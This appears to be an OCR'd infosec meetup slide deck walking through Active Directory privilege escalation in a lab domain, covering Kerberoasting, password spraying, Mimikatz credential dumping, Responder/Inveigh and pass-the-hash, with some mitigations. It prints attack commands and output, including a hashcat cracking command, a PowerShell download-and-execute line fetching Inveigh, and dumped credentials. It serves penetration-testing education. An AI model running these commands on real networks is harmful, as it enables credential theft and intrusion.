
Important SQLService Account Details

- SamAccountName : sqlservice
- DistinguishedName : CN=Important
SQLService,CN=Users,DC=redlab,DC=local
- **ServicePrincipalName :**
MSSQLSvc/FILESRV.redlab.local:SQLEXPRESS
- SPNs uniquely identify service accounts in AD and can associated a service instance to its logon account even if a client does not know the account name

Attacking Kerberos

- [Attacking Kerberos: Kicking the Guard Dog of Hades](#)
- It's possible to request a Ticket Granting Ticket (TGT) for any service account from the Key Distribution Center (KDC) *Domain Controller*
- A portion of the TGT is encrypted with NTLM hash of the target service account's password
- If you can guess the plaintext password that creates the NTLM hash that decrypts the TGT, you've discovered the target service account's password
- This used to require local admin rights, but no longer does. ([Kerberoasting without Mimikatz](#))

Kerberoasting Attack



```
cs Command Prompt - powershell.exe -ep bypass
PS C:\Users\tuser> whoami
redlab\tuser
PS C:\Users\tuser> _
```


Crack Kerberos TGT

```
root@kali: ~/presentation
File Edit View Search Terminal Help
17A642CC81312684048D7C6ED35EF505g5D34F34304D59B618FEA6706EB4263436E1C4D884B53130
917999BD3g72ED373555CE858290FE5572E83FA7A8E62C1BD5FC82461F10852D92g291B148B16A94
176E20F37DFDAF3BCC9FF56701C5E84AAD031F2B47Cg30709865866C02121F97FF2543307781F1BE
EC7B6AB48AD7D1852FFFg8D379A1B7BA96AE1316400559F391D9059F67B1E099C26712E140D6Dg4E
94EC0F9CF186D0B91D5236FB038A122819DC9288FFBD6C2C7BECCFg0EBC4419D96F0FB6602875B4F
DE4D22636C4E0FDA325F5BA8C71D7A5gF589A316AD8E6582530B9E97DD64E6CC99D2FBB9F64030DE
BFC66773g582485B86FCA633D3C169D54922965519524B162443C7BD8373FBD0Fg6F174734E99DCE
EDC225FF340CA458C393011E57B19AEC49DB80D079g0A032520B88A8BAD9BC54E484F544A15A06FA
29C2C24DA8F6B5D7AD2gCEF677807144D4D23D709158DB04B4B54B25F42C392DD4627B30BFBFg01D
95C5667C4B01B04CFB8F2A2505EEEEC125E1674EBB115831DA15Ag8D0656FCE91FBFB0A4510EDE67
50CB0EF793CD18B1958B0868C3AAEDg4E25B00676CF1B7D5CE5D0E6A706C1634E2A8F1880E98E759
41447E8gBD9247FF4DE0223F4F3BC4AA6094EBC4D223934C0E49F43823850F9FgE7DED9FA7B23FD2
BCEA6436E28C1609695F3ACA56BF0A45ED1B108ACgC8538DFDAC166F04EAA90E305776B61539508
F14CE8C6CEEEDA8F7CgFF66780A53BEF3F83DCFF28261F23F25EECBAA3B43AD7A0E9F9F5E8Dg3D8D
ABF13481E0D518EC9B6ECB359AABE01E81C6D67EE624EAF8C8F13g17ACC444EA2FCDB99EC8A6B9698
27C8604F777A6ED0A55141E098FA1gEEF4A5775D28CD9B763FA361DAFFE18134B607F9F99117047F
C9F290g9CF4C7AEBB8D877296F04E93E9C870D5206DC4810B3B6A448A12A41FgDF29C38D3790EBC9
1BBB343AF80AFB1E4A966D251A7DC014C311A729g2C76237F4801C969235AF94EA2B25509B466994
3CBEFA87FF27169E3gA350ACD5666B6C041E63A90070B1AF8259BCA7FC3183F3497CA6D3F7gD5C51
4E1A727358E3BE41F84201306D055D03E348651079EC7A5C42Cg030B7E06FE0ABC634CEE84A3438
98187269A64984657FBEECB0058DgF459CA28F1FD78165BAE450298ED76A1039BA3AC7399958881D
A482Dg10C1C341D653EFD37CDA1C627D94C98616E6E509F4624C72E0D85C5Ag
root@kali:~/presentation# hashcat -a 0 -m 13100 --force --outfile kerberos.crack
ed sqlservice.tgt passwords.txt
```

PASSWORD SPRAYING

Get a List of Domain Users

- Any authenticated user can pull a list of all domain users
- This list of users can be used in password spraying attacks



```
cmd: Command Prompt - powershell.exe -ep bypass
PS C:\Users\tuser> net user /domain
The request will be processed at a domain controller for domain redlab.local.

User accounts for \DC1.redlab.local
-----
aadmin                Abothent              Administrator
alres1978             Andelibubled          Dident
Falm1961              Floody                Guest
Hereterving           krbtgt                 Manto1934
Mest1968              Quiening1961          Rearclume
Riduch                sqlservice            Strans
Trage1973             Trion1998             tuser
Whish1946             Whostravion           Whould
Wriblaymeapt          Youghter

The command completed successfully.

PS C:\Users\tuser>
```


Password Spray

- Attempt a single password against all known accounts
- Helps prevent account lockout if attackers are careful

```
msf5 auxiliary(scanner/smb/smb_login) > run
```

```
[*] 192.168.37.10:445 - 192.168.37.10:445 Starting SMB login bruteforce  
[+] 192.168.37.10:445 - 192.168.37.10:445 Success: 'REDLAB\aadmin:Winter2018' Administrator  
[*] 192.168.37.10:445 - 192.168.37.10:445 Domain is ignored for user aadmin  
[-] 192.168.37.10:445 - 192.168.37.10:445 Failed: 'REDLAB\Abothent:Winter2018',  
[-] 192.168.37.10:445 - 192.168.37.10:445 Failed: 'REDLAB\Administrator:Winter2018',  
[-] 192.168.37.10:445 - 192.168.37.10:445 Failed: 'REDLAB\Alres1978:Winter2018',
```

Continue this cycle with each new set of creds


ADMIN ACCESS

Further Local Attack Opportunities

Extract KeePass Keys

- KeePass is a popular password database
- Shared between users
- With admin rights, it's possible to scrape the keyPass process memory and recover the plaintext master password (<https://github.com/HarmJ0y/KeeThief>)

KeePass Extraction Demo



NETWORK-BASED ATTACKS


LLMNR, NETBIOS, and WPAD

Attacking LLMNR, NETBIOS and WPAD

- Kevin Bryant and Travis Robelia presented on Responder in their talk [Your Systems are Just Asking to be Compromised](#)
- Inveigh allows the same thing from Windows via PowerShell, though you can give it some help with a .Ink

```
Administrator: Command Prompt - powershell.exe -executionpolicy bypass
C:\Windows\system32>powershell.exe -executionpolicy bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/Kevin-Robertson/Inveigh/master/Scripts/Inveigh.ps1") | IEX_
```



LOCAL ADMIN CAN DUMP
LOCAL CREDENTIALS

Metasploit Simplifies This

- I personally use Metasploit with credentials more than I use it to exploit things
 - Password spraying
 - Credential management
 - Dumping credentials
 - Mimkatz
 - Hashdump

Mimikatz (on Win7Admin)

- Windows systems prior to 8.1 and Server 2012 stored plaintext passwords in memory to support single sign-on
- Mimikatz can dump plaintext WDigest credentials from memory

```
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====

Username      Domain      Password
-----
(null)        (null)      (null)
WIN7ADMIN$    REDLAB      (@:oUJ-3n4o$F]AgCR;bA"Fva"4n93AltQTpui9` aq3]Si;i/z?h(R3\)xS
K\mx6n_xn`:'xT:*FfC-[x+a-7ERnwH84nbH=/-Y"$P[`dBIw:%7ET>/cU_y
aadmin       REDLAB      Winter2018
```

The WDigest Issue is Patched

- Server 2012 and Windows 8.1 and newer OS are not vulnerable by default
- <https://support.microsoft.com/en-us/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-a> patches Windows 7 and Server 2008
- It's possible to set this registry key to '1' to revert behavior for backwards compatibility.
- **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential**

Consider Setting that Key to '0'

- Create that key and monitor it for changes


reg add

HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 0

DOMAIN ADMIN

Hashes and Pivots

Can use AD Admin Account to Dump Domain Hashes



```
root@kali: /opt/metasploit-framework
File Edit View Search Terminal Help
msf5 auxiliary(admin/smb/psexec_command) >
```

Hashes Can Be Cracked or Passed

- Attackers can pass those hashes to the SMB service to authenticate as the user, without cracking
 - Many tools do this
- Cracking the hashes allows authentication against services that do not allow pass-the-hash
- Cracking also allows further password guessing/mangling
- Passing is worth discussing

Pass the Hash

```
msf5 auxiliary(scanner/smb/smb_login) > █
```



Pass the Hash

- Only works for members of the local Administrators group
- Can be mitigated to some extent by
 - Deploying Microsoft LAPS
 - [Deny Access to this Computer from the Network](#)

WRAP UP

Lots of Content

- Survey of methods of escalating privileges and gathering credentials available to all levels of attacker
- Attacks start from some point and move in an opportunistic manner
- One path might have been as follows
 - Start with limited access as the *TUser* account.
 - Conduct Kerberoast attack to crack *SQLService* account's password
 - Dump hashes from Domain Controller
- The goal of attacks isn't to get Domain Admin, but to accomplish some goal (DA might not be necessary)
 - Steal data, make money, etc

Questions?

- I work for a company called Sikich LLP
 - Pentesting / QSA / Forensics
 - samuel[dot]gibson[at]sikich[dot]com
- Feel free to email me with general questions
samuel[at]surgicalmittens.com
- I'm often in the ECInfosec Slack channel



Next Months MeetUp:
Monday March 5th!
(Speaker **Matt Miller)**

E.C. INFOSEC

IMPROVING CYBER OFFENSE AND DEFENSE

Recordings on website:

Past Events:

December 19th, 2017

Presentation: *"IDS and IPS With Bro and Suricata"* by Ben Ubwelling and Travis Robelia


- [Download Slides Here](#)
- [Video Recording Here](#)



November 14th, 2017

Presentation: *"Your Systems Are Just Asking To Get Compromised"* by Kevin Bryant & Travis Robelia

- [Download Slides Here](#)
- [Video Recording Here](#)



ECInfoSec.com



Donations and company sponsorships are welcome to help grow EC InfoSec!





Contact us!

On MeetUp.com

admin@ECInfoSec.com



Chat with each other on Slack!

Join Link On Website:

ECInfoSec.com





**Raise your hand if you would be
willing to present a topic
in **April** or **May**!**



**Please fill out and hand
in the survey!**

E.C. INFOSEC

IMPROVING CYBER OFFENSE AND DEFENSE

Thanks for coming!

Stick around!

Drink & chat!

